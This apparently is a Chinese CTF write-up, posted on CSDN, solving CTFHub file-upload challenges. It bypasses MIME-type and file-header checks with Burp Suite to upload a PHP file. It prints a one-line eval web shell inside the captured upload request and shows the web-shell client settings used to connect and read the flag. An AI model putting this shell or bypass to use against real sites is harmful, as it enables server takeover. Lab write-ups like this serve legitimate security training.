
不过没关系，那你一定听说过文件内容类型或者说通过抓包你一定听说过 **Content-Type: text/html** 这种类似的，其实，这就是MIME。

那么只要在抓包中看看Content-Type是啥就好了


先试试看一些文件类型能不能上传成功

试了之后发现.gif格式是可以上传的

那么我们先上传一个.gif格式的文件，再抓包，看看Content-Type：



复制下来，再上传一个.php文件，把MIME类型改掉：



Intercept HTTP history WebSockets history Options

Request to http://challenge-d8eb0a6b940abd56.sandbox.ctfhub.com:10800 [47.98.148.7]

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

POST / HTTP/1.1
Host: challenge-d8eb0a6b940abd56.sandbox.ctfhub.com:10800
Content-Length: 324
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-d8eb0a6b940abd56.sandbox.ctfhub.com:10800
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryL1P0kdAG9ucSYpPz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-d8eb0a6b940abd56.sandbox.ctfhub.com:10800/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

-----WebKitFormBoundaryL1P0kdAG9ucSYpPz
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/gif

<?php @eval(\$_POST['attack']);?>
-----WebKitFormBoundaryL1P0kdAG9ucSYpPz
Content-Disposition: form-data; name="submit"

Submit
-----WebKitFormBoundaryL1P0kdAG9ucSYpPz--

mime

CSDN @迷失的蓝色小码农

上传成功!

...ge-d8eb0a6b940abd56.sandbox.ctfhub.com:10800 显示

上传成功

确定

之后就是跟上两题一样了

编辑数据 (http://challenge-874b612f6aa11374.sandbox.ctfhub.com:10800/upload/1.jpg)

保存 清空 测试连接

基础配置

URL地址 * http://challenge-d8eb0a6b940abd56.sandbox.ctfhub.com:10800/upload/1

连接密码 * attack

网站备注

编码设置 UTF8

连接类型 PHP

编码器

default (不推荐)

random (不推荐)

base64

分类目录 (1)

添加 重命名 删除

默认分类 1




本题结束


文件头检查


经验证，.png的是可以上传的

用Notepad++打开png文件，复制整个文件：




用bp抓包，把文件复制到1.php前面，再把MIME改成image/png







访问地址，出现这个说明正常：



接下来就算老套路了



成功
连接成功!
CSDN @迷失的蓝色小恐龙



```
编辑: /var/www/html/hay_1012201112.php
保存 高亮 用此编码打开
1 <?php // ctfhub{3c908b7660b61b16471ff303}
2
```

CSDN @迷失的蓝色小恐龙

本题结束

持续更新ing...